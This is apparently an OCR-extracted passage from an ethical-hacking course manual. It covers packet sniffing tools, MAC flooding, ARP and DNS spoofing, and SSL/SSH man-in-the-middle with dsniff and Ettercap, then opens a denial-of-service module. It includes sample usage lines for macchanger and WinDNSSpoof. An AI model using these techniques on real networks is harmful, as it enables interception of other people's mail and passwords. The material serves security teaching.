
20:50:37.333222 [timestamp] arp [protocol] who-has 192.168.2.1 [destination IP] tell 192.168.2.118 [source IP]

20:50:37.333997 [timestamp] arp [protocol] reply 192.168.2.1 [destination IP] is-at 0:a0:c5:4b:52: fc [MAC address]



```
C:\>windump -n -vv
windump: opening device NPF_{F9D6A8B8-53B7-4C7B-B2E4-0022BEF4D22B}
19:56:57.427131 IP <tos 0x88, ttl 106, id 58655, len 108> 68.193.118.238.5000 >
192.168.2.162.5000: udp 80
19:56:53.493683 IP <tos 0x88, ttl 106, id 58656, len 108> 68.193.118.238.5000 >
192.168.2.162.5000: udp 80
19:56:53.546994 IP <tos 0x88, ttl 43, id 46880, len 40> 64.4.26.250.80 > 192.168.2.69.2446: [tcp sum ok] 894239202:894239202(0) ack 4229117881 win 17520
19:56:53.546994 IP <tos 0x88, ttl 43, id 46881, len 510> 64.4.26.250.80 > 192.168.2.69.2446: F 894239202:894239202(0) ack 4229117881 win 17520
19:56:53.546994 IP <tos 0x88, ttl 43, id 46882, len 576> 64.4.26.250.80 > 192.168.2.69.2446: 894239572:894240208(536) ack 4229117881 win 17520
19:56:53.546994 IP <tos 0x88, ttl 128, id 19205, len 40> 192.168.2.69.2446 > 64.4.26.250.80: . (tcp sum ok) 4229117881:4229117881(0) ack 894240208 win 16514 (0P)
19:56:53.546994 IP <tos 0x88, ttl 43, id 46883, len 106> 64.4.26.250.80 > 192.168.2.69.2446: . 894240208:894240208(466) ack 4229117881 win 17520
19:56:53.527161 IP <tos 0x88, ttl 107, id 38218, len 1500> 68.58.11.235.2824 > 192.168.2.69.2446: 47594273(1460) ack 4228398193 win 8359 (0P)
19:56:53.527161 IP <tos 0x88, ttl 106, id 58657, len 108> 68.193.118.238.5000 >
19:56:53.588465 IP <tos 0x88, ttl 249, id 39962, len 40> 282.87.41.115.80 > 192.168.2.129.2549: F (tcp sum ok) 3461189112:3461189112(0) ack 6724698 win 8268 (0P)
```

Tool: Etherpeek




Tools EtherPeek can capture packets in multiple configurable Capture windows, each with its own dedicated capture


buffer.

It not only does a very good drill-down all the way to byte level, properly categorized by header etc., it has an expert feature that quickly analyzes all the packets and presents the user with categories of groups of packets worth looking further at. It even has a packet generator that lets the user create/replay/alter packets for transmission.

EtherPeek has a visual interface and a drilldown capability that is helpful. For instance, we could get a graphical output of our capture. Note the other tabs in the screenshot below. A hacker can study his packet capture according to the protocol, nodes on the network, filter conversations and apply filters to check interesting packets.




We tried to follow a large packet and the tool could give us a detailed analysis as shown in the screenshot below.




We wanted to probe further. EtherPeek lets us select related packets by several options. We chose conversation. EtherPeek lets us build packets in the order of exchange. Etherpeek builds the webpage (as it is HTTP protocol) and we are able to read the data as we would

read it on the original page itself. For instance an attacker can intercept mails, passwords, instant messages etc.



EtherPeek also lets the user search for a particular pattern across packets to find relationships etc.

Passive Sniffing




A packet sniffer is seldom the only tool used for an attack. This is because a sniffer can work only in a common collision domain. A common collision domain is a network segment that is not switched or bridged (i.e. connected through a hub). Any traffic that is not switched or bridged on a network segment can be seen by all machines on that segment. As sniffers gather packets at Data Link Layer it can potentially grab all the packets on the LAN of the machine running the Sniffer program.

This is because on a network with a hub implements a broadcast medium shared by all systems on the LAN. Any data sent across the LAN is actually sent to each and every machine connected to the LAN. If an attacker runs a Sniffer on one system on LAN, he can gather data sent to and from any other system on the LAN. Majority of the Sniffer tools are ideally suited to sniff data in a hub environment. These tools are called passive sniffers as they passively wait for the data to be sent and capture them. They are efficient in silently gathering the data from the LAN.

Note In passive sniffing, the intruder gets access to the network by any of the following methods.

- By compromising the physical security. An example of this can be the intruder walking into the building with his laptop and capturing data by plugging in to access the network.
- Using a Trojan horse. Many Trojans have sniffing capability built into them. For instance, the Back Orifice server has a plugin known as "Butt Trumpet". Butt Trumpet will send the attacker an email when the server has been installed. Once the attacker knows that the victim's machine has been compromised, the attacker can then install a packet sniffer and use it.

Active Sniffing



One countermeasure against passive sniffing is to replace the network hub with a switch. Unlike a hub based network, switched ethernet does not broadcast all information to all systems on the LAN. The switch regulates the flow of data between its ports by actively monitoring the MAC address on each port, which helps it pass data only to its intended target.

In other words, the main difference between a switch and hub is that while a hub has no mapping, and thus broadcasts line data to every port on the device, a switch looks at the MAC address associated with each frame passing through it and sends the data to the required connection on the switch.

The switch thereby limits the data that a passive sniffer can gather. If there is a passive sniffer activated on a switched LAN, the sniffer will only be able to see data going to and from one machine - i.e. the system on which it is installed.

However, it must be noted that the development of switched networks was driven by the need for more bandwidth, and not for the need of more secure networks. Since the evolution was not driven by security needs, there are ways to circumvent this network posture and sniff the traffic.

So how does an attacker sniff on a switched LAN? The sniffers for a switched LAN actively inject traffic into the LAN to enable sniffing of the traffic. Hence the term 'active sniffing'. Some of the methods used in the attack include ARP Spoofing, MAC Flooding and MAC Duplicating etc.

EtherFlood

- EtherFlood floods a switched network with Ethernet frames with random hardware addresses.

- The effect on some switches is that they start sending all traffic out on all ports so that the attacker is able to sniff all traffic on the network.
-

In a switched network, the ARP table ensures that IP addresses are mapped to MAC addresses . However, this does not stop sniffing, as we see in ARP Spoofing. One way to sniff in a switched network is to convert the functionality of a switch to that of a hub.

In other words, to make a switch change its default directed output to broadcast method . One way of accomplishing this is to foil the switch by flooding the network with too many frames. When this happens, some switches become unable to perform the IP to MAC mappings and then "fail out" to broadcasting.

Tools EtherFlood floods a switched network with Ethernet frames with random hardware addresses. The effect on some switches is that they start sending all traffic out on all ports so that sniffing of the switched network traffic is possible.

dsniff

- dsniff is a collection of tools for network auditing and penetration testing.
- dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.).
- arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2 switching).

- sshmitm and webmitm implement active monkey-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.
-

Tools dsniff is a collection of tools for network auditing and penetration testing. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.).

Written by Dug Song, this collection of tools (bundled with the main dsniff utility) has certain unique functionality. However, they can be categorized as having similar baseline functionality. In general, the tools dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy can be used to sniff on a compromised host behind a firewall and look for interesting content.


These tools can be put to good use by network administrators or be used to obtain sensitive information such as login information that is sent in the clear or is weakly encrypted. These tools can also auto detect various messaging protocols (about 30 are included) when dsniff is launched with the "-m" option.

urlsnarf is capable of intercepting all http requests from the network it is deployed on, and formatting them into the Common Log Format (CLF) used by MS IIS and Apache. This makes it possible to conduct a log analysis by using suitable programs to interpret the results obtained from urlsnarf. urlsnarf is hard-coded to listen on ports 80 (where clear text http resides) as well as port 3128 (MS-proxy) and 8080 (generic proxy).

arpspoof, dnsspoof, and macof work on the interception of switched network traffic that is usually unavailable to a sniffer program due to the segment switching that occurs at the ISO layer 2 level. sshmitm and webmitm implement active man-in-the-middle attacks against

redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

ARP Spoofing



A possible way to sniff information would be to control an ARP table of a computer. ARP spoofing involves changing the MAC to IP address entries, causing traffic to be redirected from the legitimate system to an unauthorized system of the attacker's choice.

This is achieved by sending out a forged ARP packet to the target system, telling it that its default gateway has changed to the attacker's system. This way, whenever the target system sends traffic on the network, it will send it to the attacker's system first, which then forwards the packet on to its original destination as if nothing ever happened.

Attack Methods

Let us take a closer look at the attack methodology. There are switches that are not foiled by MAC flooding. These switches stop storing new MAC addresses once their memory reaches a given limit. In this scenario, an attacker can use DSniff's tool called arpspoof. arpspoof

allows an attacker to manipulate ARP traffic on a LAN by redefining the ARP table.

Usually, such attempts are preceded by the scanning and enumeration phases where the attacker draws up a map of the network and discovers the network topology. Looking at the network topology the attacker can decipher the IP address of the default router for the LAN. He then sets up the attack by configuring the IP layer of the attacker's machine to forward any packet it receives from the LAN to the IP address of the default router (IP forwarding). The next step in the attack is sending the fake ARP replies to the victim's machine.

This ARP changes the victim's ARP table by remapping the default router's IP (layer 3) to attacker's own MAC address (layer 2). The victim machine sends the data, forwarding it to what it thinks is the default router (but unknowingly using the attacker's MAC address).

The attacker sniffs the information using any kind of sniffing tool. The attacker's machine will promptly forward the victim's traffic to default router on the LAN. Upon reaching the default router the traffic is transmitted to the outside world. The attacker is now sniffing in a switched environment.

Sniffing HTTPS and SSH

- SSL connection uses a session key to encrypt all data sent by server and client.
- SSH is based on the public key encryption idea.
- With SSH a session key is transmitted in an encrypted fashion using a public key stored on the server.
- As such, these protocols - SSL and SSH are sound from a security standpoint. The problem however lies in the basis

of these protocols - namely trust certificates and public keys.

One of the precautionary measures advocated to check information leakage by sniffing, is to use a secure protocol. While the S's in HTTPS, SSL and SSH stands for secure, the underlying basis of this is a trust relationship between public keys.


When an HTTPS connection is established, the server sends a certificate which the browser verifies. This certificate is like a digital driver's license identifying the Web server - that, it is indeed who it claims to be. This is endorsed by a certification authority by placing its digital signature on the certificate.

The browser on its part verifies the signature on the certificate to ensure that it is authentic and to verify server's identity. If the certificate was signed by a trusted Certificate Authority, an SSL connection will be established. Now, an SSL connection uses a session key to encrypt all data sent by server and client.

On the other hand, SSH does not support digital certificates though it is based on the public key cryptography. With SSH, a session key is transmitted in an encrypted fashion using a public key stored on the server. As such, these protocols SSL and SSH are sound from a security standpoint. The problem however lies in the basis of these protocols, namely trust certificates and public keys.

For SSL, if a web server sends the browser a certificate and if the browser does not recognize the certificate, it will prompt the user for his consent/approval to accept the certificate. For SSH the user will be warned that server's public key has changed. Nevertheless, he will still be permitted to establish connection to the server, thereby exposing him to attacks. Let us see how dsniff can be used by crackers to exploit this aspect.

Man in the Middle Attack



Attack Methods	How does an attacker exploit this vulnerability using a tool such as dsniff? The attacker will use <i>webmitm</i> and <i>sshmitm</i> tools from the dsniff package for attacking HTTPS or SSH.
-----------------------	--

Attackers position themselves between two systems and actively participate in the connection to gather data. The attacker may also run the dnsspoof program configured to send false DNS information so that a DNS query for a given website will resolve to the attacker's IP address. Then the attacker will activate *webmitm* program such that it will transparently proxy all HTTP and HTTPS traffic it receives.


The DNS spoof program detects DNS request for www.website.com and redirects the client to attacker's machine. The ARP table convinces the victim's machine that it is indeed talking to the intended web server. The victim's browser starts to establish a secure connection.

All messages for establishing SSL connection are sent to *webmitm* running on the attacker's machine. *webmitm* acts as a SSL proxy, establishing two SSL connections - one from victim to the attacker's machine and the other from attacker's machine to the actual web server. When establishing the SSL session between the victim

machine and the attacker machine, webmitm will send the attacker's own certificate.

The victim's browser will notice that the certificate is not signed by a trusted Certificate Authority and show a message to the user asking the user whether to accept this un-trusted certificate or not. The normal tendency is to accept it, thinking it is some error message.

Macof, MailSnarf, URLSnarf, WebSpy



Macof floods the local network with random MAC addresses, causing some switches to fail open in repeating mode, and thereby facilitates sniffing.

Mailsnarf is capable of capturing and outputting SMTP mail traffic that is sniffed on the network

urlsnarf is a neat tool for monitoring Web traffic.

Webspy allows the user to see all the WebPages visited by the victim.

Each of the tools included in the dsniff distribution has some unique function. In general, the tools dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy are used to passively monitor a vulnerable

shared network. By overloading the switch, a hacker could have access to all the data passing through the switch.

Tools One tool for doing this is called "macof. Dsniffs "macof" generates random MAC addresses exhausting the switch's memory. It is capable of generating 155,000 MAC entries on a switch per minute. Some switches then revert to acting like a hub.

The whole process of sniffing another's mail becomes an easy task with mailsnarf. Once the attacker has access to the target subnet, he can use mailsnarf to capture mail traffic that passes through the network subnet or Ethernet switch.

Tools Mailsnarf makes it possible to save the messages in standard mail format, so that the attacker can use just about any e-mail client to read what is captured as easily as he can read mail from his inbox. Mailsnarf reassembles and displays e-mail traffic in a legible manner, thus enabling the attacker to read other users' e-mail in real time.


Tools urlsnarf is a tool for monitoring Web traffic. urlsnarf grabs all the HTTP requests from the captured network traffic and outputs the results in the Common Log Format (CLF), as used by Web servers such as Apache or IIS.

The only drawback of urlsnarf is that at present, it is hard coded to monitor TCP ports 80 (clear-text HTTP), 3128 (MS-proxy), and 8080 (generic/squid proxy). HTTP traffic going to other TCP ports is ignored. Because urlsnarf generates output as CLF log lines, the output can be piped to any log analysis program that uses CLF Web server logs.

Tools The webspy package (webspy.exe) is a hacking tool. By the usage `webspy 111.111.111.111` the program intercepts all HTTP traffic to and from the IP addresses

111.111.111.111 and passes it off to a local browser. This will open Netscape or IE and the traffic sent to the attacker's browser will match that of the target. He can then follow targets around as they surf the net. However, Webspy won't follow targets over ssl connection or reveal information entered into form fields (like passwords).

Ettercap




Tools Ettercap is a multipurpose sniffer/interceptor/logger for switched LAN. It supports active and passive dissection of many protocols (including ciphered ones) and includes many features for network and host analysis. It has several features that make it a popular sniffer with the security community and the black hats as well.

With Ettercap, the attacker can emulate commands on behalf of the server or choose to emulate replies on behalf of the client. This is usually done to keep the connection alive. This makes it possible for the attacker to sniff login information, username and passwords, and even the data of a SSH1 connection in a full duplex mode. The attacker can sniff http SSL secured data even if the connection is made via a proxy server. He is also capable of sniffing remote traffic through a GRE tunnel from a remote Cisco router and making a man

in the middle attack on it. He can perform man in the middle attack against PPTP tunnels as well. He can be innovative and create his own plug-ins using ettercap's API. Attackers can set up filters that search for a particular string (even hex) in the TCP or UDP payload and replace it with their payload or drop the entire packet. They can fingerprint the OS of the victim host including its network adapter using ettercap.

Ettercap makes it possible for attackers to issue selective denial of service by killing select connections from the connections list. They can traverse the LAN and enumerate hosts in the LAN, gather information about open ports, services version, type of the host (gateway, router or simple host) and estimated distance in hop. They can also connect to a port with a client and decode unknown protocols or inject data to it (only in arp based mode). Apart from the above, the attacker can choose to guard his territory by actively or passively finding other poisoners on the LAN. The website has a forum where further detailed technical details are discussed by the authors.

SMAC



Tools SMAC is a Windows MAC Address Modifying Utility that allows users to change MAC address for most Network

Interface Cards (NIC) on the Windows 2000, XP, and 2003 Server systems. This is irrespective of whether the manufacturers of the cards permit the change. It must be noted that SMAC does not burn a new address on the hardware and the new MAC addresses the user change will sustain from reboots..

SMAC has 2 modes of operation: [WBEM ON] and [WBEM OFF]. If the "Windows Management Instrumentation (WMI)" service is running, it will be running on [WBEM ON] mode. Otherwise, it is on [WBEM OFF] mode. The [WBEM ON] mode shows more information. The tool also allows the user to log and track SMAC activities.

SMAC takes advantage of the NdisReadNetworkAddress function in the Microsoft Device Driver Development Kit (DDK.). NdisReadNetworkAddress(...) is called by the network adapter driver to obtain a user specified MAC address in the registry. After the driver confirms that there is a valid MAC address specified in the registry key, the driver then programs the MAC address to its hardware registers to override the burnt-in MAC address.

SMAC was designed originally as a security vulnerability testing tool for MAC address authorization and authentication systems, Intrusion Detection Systems and MAC address based software licenses testing tool. When changing MAC address, the user must ensure that they assign MAC addresses according to IANA Number Assignments database.

Mac Changer

- MAC changer is a Linux utility for setting a specific MAC address for a network interface.
- It enables the user to set the MAC address randomly. It allows specifying the MAC of another vendor or setting another MAC of the same vendor.

- The user can also set a MAC of the same kind (e.g.: wireless card).
 - It offers a choice of vendor MAC list (more than 6200 items) to choose from.
-

Tools MAC changer is a Linux utility for setting a specific MAC address for a network interface. It enables the user to set the MAC address randomly. It allows specifying the MAC of another vendor or setting another MAC of the same vendor. The user can also set a MAC of the same kind (e.g.: wireless card). It offers a choice of vendor MAC list (more than 6200 items) to choose from. The latest version is 1.3 and it offers more than 35 wireless cards as well.

Usage Examples:

```
# macchanger eth1
```

Current MAC: 00:40:96:43:ef:9c [wireless] (Cisco/Aironet 4800/340)


Faked MAC: 00:40:96:43:ef:9d [wireless] (Cisco/Aironet 4800/340)

```
# macchanger -A eth1
```

Current MAC: 00:40:96:43:39:a6 [wireless] (Cisco/Aironet 4800/340)

Faked MAC: 00:10:5a:1e:06:93 (3Com, Fast Etherlink XL in a Gateway 2000)

Iris



Tools Iris is an advanced data and network traffic analyzer, a "sniffer", that collects, stores, organizes and reports all data traffic on the network. Iris has advanced integrated technology that allows it to reconstruct network traffic, all with a push of a button.

Iris can reconstruct raw data in packets and turn it into complete HTTP, SMTP and POP3 sessions in their original format. The user can view both outgoing and incoming email messages, web browsing sessions, instant messenger exchanges, non-encrypted web-based email and FTP transfers. Using this, the user can set up automated screens to monitor the Web-browsing patterns of the network. With Iris, the user is able to read the actual text of an email - as well as any attachments - exactly as it was sent. Iris will reconstruct the actual html pages that network users have visited and even simulate cookies for entry into password-protected websites.

Iris provides a larger variety of statistical measurements such as pie charts and bar graphs, and provides information on protocol distribution, top hosts, packet-size distribution and bandwidth usage. Iris' Packet Editor gives the ability to create custom or spoof packets and to send them across the Internet, to specific ports or addresses, or repeatedly across the network. Iris has a fast packet injector that handles up to 9000 packets per second.

Iris can be easily configured to only capture specific data through any combination of packet filters. Packet filters can be based on the hardware or protocol layer, any number of key words, MAC or IP address, source and destination port, custom data and size of the packets.[\[1\]](#)

NetIntercept



Tools NetIntercept from Sandstorm enterprises belongs to the category of Network Forensics Analysis Tools (NFAT) that is gaining popularity these days. Using a network forensics tool a user can spy on people's email, learn passwords, determine Web pages viewed, and even spy on the contents of a person's shopping cart. The tremendous power these forensic tools have over today's networks makes them subject to abuse. The difference is in range or depth of network monitoring. These tools can be used for full content network monitoring - not just filters.

NetIntercept 1.2 captures LAN traffic using a standard Ethernet interface card placed in promiscuous mode and a modified UNIX kernel. The capture subsystem runs continuously, whether or not the GUI is active. NetIntercept performs stream reconstruction on

demand. When the user selects a range of captured network traffic to analyze, NetIntercept assembles those packets into network connection data streams. The reconstructed streams are then presented to the NetIntercept analysis subsystem for identification and analysis. Once TCP streams are reconstructed and parsed, some of the objects that they contain need to be stored for long periods of time. Examples of such objects are web pages, files transferred by FTP, and e-mail attachments.

Besides controlling data capture and analysis, the GUI offers sophisticated search criteria. A user can find one or many network connections according to the time of day, source or destination hardware or Internet address, source or destination TCP or UDP port name or number, username associated with the connection, electronic mail sender, recipient(s) or subject header, file name or World Wide Web URI associated with the transfer, specific protocols or content types recognized in the connection's contents. Once a connection has been identified, the user can drill down to view the search criteria extracted from it.^[2]

DNS Sniffing and Spoofing

- DNS Spoofing is said to have occurred when a DNS entry points to another IP instead of the legitimate IP address.
 - When an attacker wants to poison a DNS cache, he will use a faulty DNS - which can be his own domain running a hacked DNS server. The DNS server is termed as hacked because the IP address records are manipulated to suit the attacker's needs.
-

Concept DNS Spoofing is said to have occurred when a DNS entry points to another IP instead of the legitimate IP address. Let us see how this is done.

Typically, a DNS Server contains the records only for the machines of the domain it has authority over. If it has to answer queries about machines outside its domain, it has to send a request to the other DNS Server which handles these machines. As frequent communication is not practical, the DNS server keeps a cache and stores in it all the replies returned by other DNS servers.

When an attacker wants to poison a DNS cache, he will use a faulty DNS - which can be his own domain running a hacked DNS server. The DNS server is termed as hacked because the IP address records are manipulated to suit the attacker's needs.

Attack Methods The attack methodology goes like this. The attacker sends a request to the target DNS Server asking it to resolve www.attacker.com (attacker's domain). As the target DNS does not have the pointing record in its cache, it seeks the answer from the responsible name server (which is the attacker's DNS server). While replying to the target DNS server, the hacked DNS server transfers all the records, including the manipulated records, to the target server. This process is called zone transfer. The DNS server is poisoned as long as the cache is not cleared or updated. This way, the attacker can make some records point to spoofed addresses or even remain silent and let all the traffic pass through his server.

Countermeasures Countermeasures include implementing much of the anti-spoofing rules on the border routers of network. This can be as simple as not allowing anything out with a source IP address not belonging to the network or anything in with a source IP address belonging to the network.

The next level of protection can reside on the access routers. This could also be used in order to prevent IP spoofing at its most common source. While these filters can be sometimes tricky when it comes to combining dynamic IP and 'multi-POP' static IP routing, if implemented well, these filters can completely prevent IP spoofing that originates from an access network.

WinDNSSpoof

- This tool is a simple DNS ID Spoof for Windows 9x/2K.
- In order to use it you must be able to sniff traffic of the computer being attacked.
- Usage: wds -h

Example: wds -n www.microsoft.com -i 216.239.39.101 -9
00-00-39-5c-45-3b

Tools This is a simple tool for spoofing the DNS ID for Windows 9x/2K. In order to use the user must be able to sniff traffic of the computer being attacked. However, it does not work in a switched network, as a switched network requires ARP Cache Poisoning tools like winarp_sk or winarp_mim.

A personal firewall must be configured to block UDP 53 destination port to check outgoing DNS traffic in order to ensure that the DNS Server does not answer before WinDNSSpoof does. The working of WinDNSSpoof then takes care of spoofing only those packets that are required to - while the rest are allowed to go through. This is made possible by specifying the MAC address of the DNS server or the default gateway in case the DNS server is in another network.

Usage: wds -h

Example: wds -n www.targetsite.com -i 216.239.39.101 -g 00-00-39-5c-45-3b

Summary

- A sniffer is a piece of software that captures the traffic flowing into and out of a computer attached to a network.
 - A sniffer attack is commonly used to grab logins and passwords that are traveling around on the network.
 - Sniffing can be active or passive.
 - Popular attack methods include man in the middle attack and session hijacking
 - On switched networks, MAC flooding and ARP spoofing is carried out.
-

[1] Source: <http://www.lyonware.co.uk/Iris.htm>

[2] Source: www.sandstorm.net/products/netintercept/

Summary

Recap

- A sniffer is a piece of software that captures the traffic flowing into and out of a computer attached to a network.
- A sniffer attack is commonly used to grab logins and passwords that are traveling around on the network.
- Sniffing can be active or passive.
- Popular attack methods include man in the middle attack and session hijacking
- On switched networks, MAC flooding and ARP spoofing is carried out.

Module 8: Denial of Service

Overview

Module Objective

- What is a Denial Of Service Attack?
 - What is a Distributed Denial Of Service Attack?
 - Why are they difficult to protect against?
 - Types of denial of service attacks
 - Tools for running DOS attacks
 - Tools for running DDOS attacks
 - Denial of Service Countermeasures
-

Module Objectives

In this module we will look at various aspects of Denial of Service attacks. The discussion will include topics such as:

- What is a Denial of Service Attack?
- What is a Distributed Denial of Service Attack?
- Why are they difficult to protect against?
- Types of denial of service attacks
- Tools for running DOS attacks
- Tools for running DDOS attacks
- Denial of Service Countermeasures

It's Real

On February 6th, 2000, Yahoo portal was shut down for 3 hours. Then retailer Buy.com Inc. (BUYX) was hit the next day, hours after going public. By that evening, eBay (EBAY), Amazon.com (AMZN), and CNN (TWX) had gone dark. And in the morning, the mayhem continued with online broker E*Trade (EGRP) and others having traffic to their sites virtually choked off.


(Business Week Online, 12 February 2000)

What became obvious over the hours was the victimization of the site by a distributed denial of service attack from hundreds of geographically dispersed Internet-connected machines sending millions of request for service packets. This resulted in an operational problem that eventually left the organization incapable of serving its legitimate customers.

According to the Yankee Group, estimated costs of the above mentioned attack totaled \$1.2 billion cumulative and the attack on Amazon alone cost between \$200,000 and \$300,000 per hour. The loss in terms of customer goodwill, corporate reputation and public trust is likely to have been greater - given the mainstream media coverage of these attacks largely because of its sheer scale and high profile victims. The first DoS attack was recorded way back in 1988 and was instrumental in setting up of the CERT Coordination Center. The February 2000 attack was not the last either despite law enforcement agencies scooping up a 15-year-old Canadian teenager, who went by the alias "Mafia boy", who had reportedly launched the attacks using a DDoS tool called Tribe Flood Network 2000.

Major DDoS attacks still make the news. In January 2001, Microsoft became the victim of such an attack. Microsoft's primary Web site and associated sites for MSN such as, online travel site Expedia.com, the auto sales site CarPoint, and the Microsoft email service Hotmail were inaccessible for several hours. The Code Red Worm targeting the white house in the stillborn second phase of its attack amassed 359,000 machines worldwide in just 14 hours. Even CERT was not spared as in May 2000; a DDoS was launched against it resulting in losses that totaled \$100,000.

What is a Denial Of Service Attack?



- A denial of service attack (DOS) is an attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the resources, so that no one can access it.
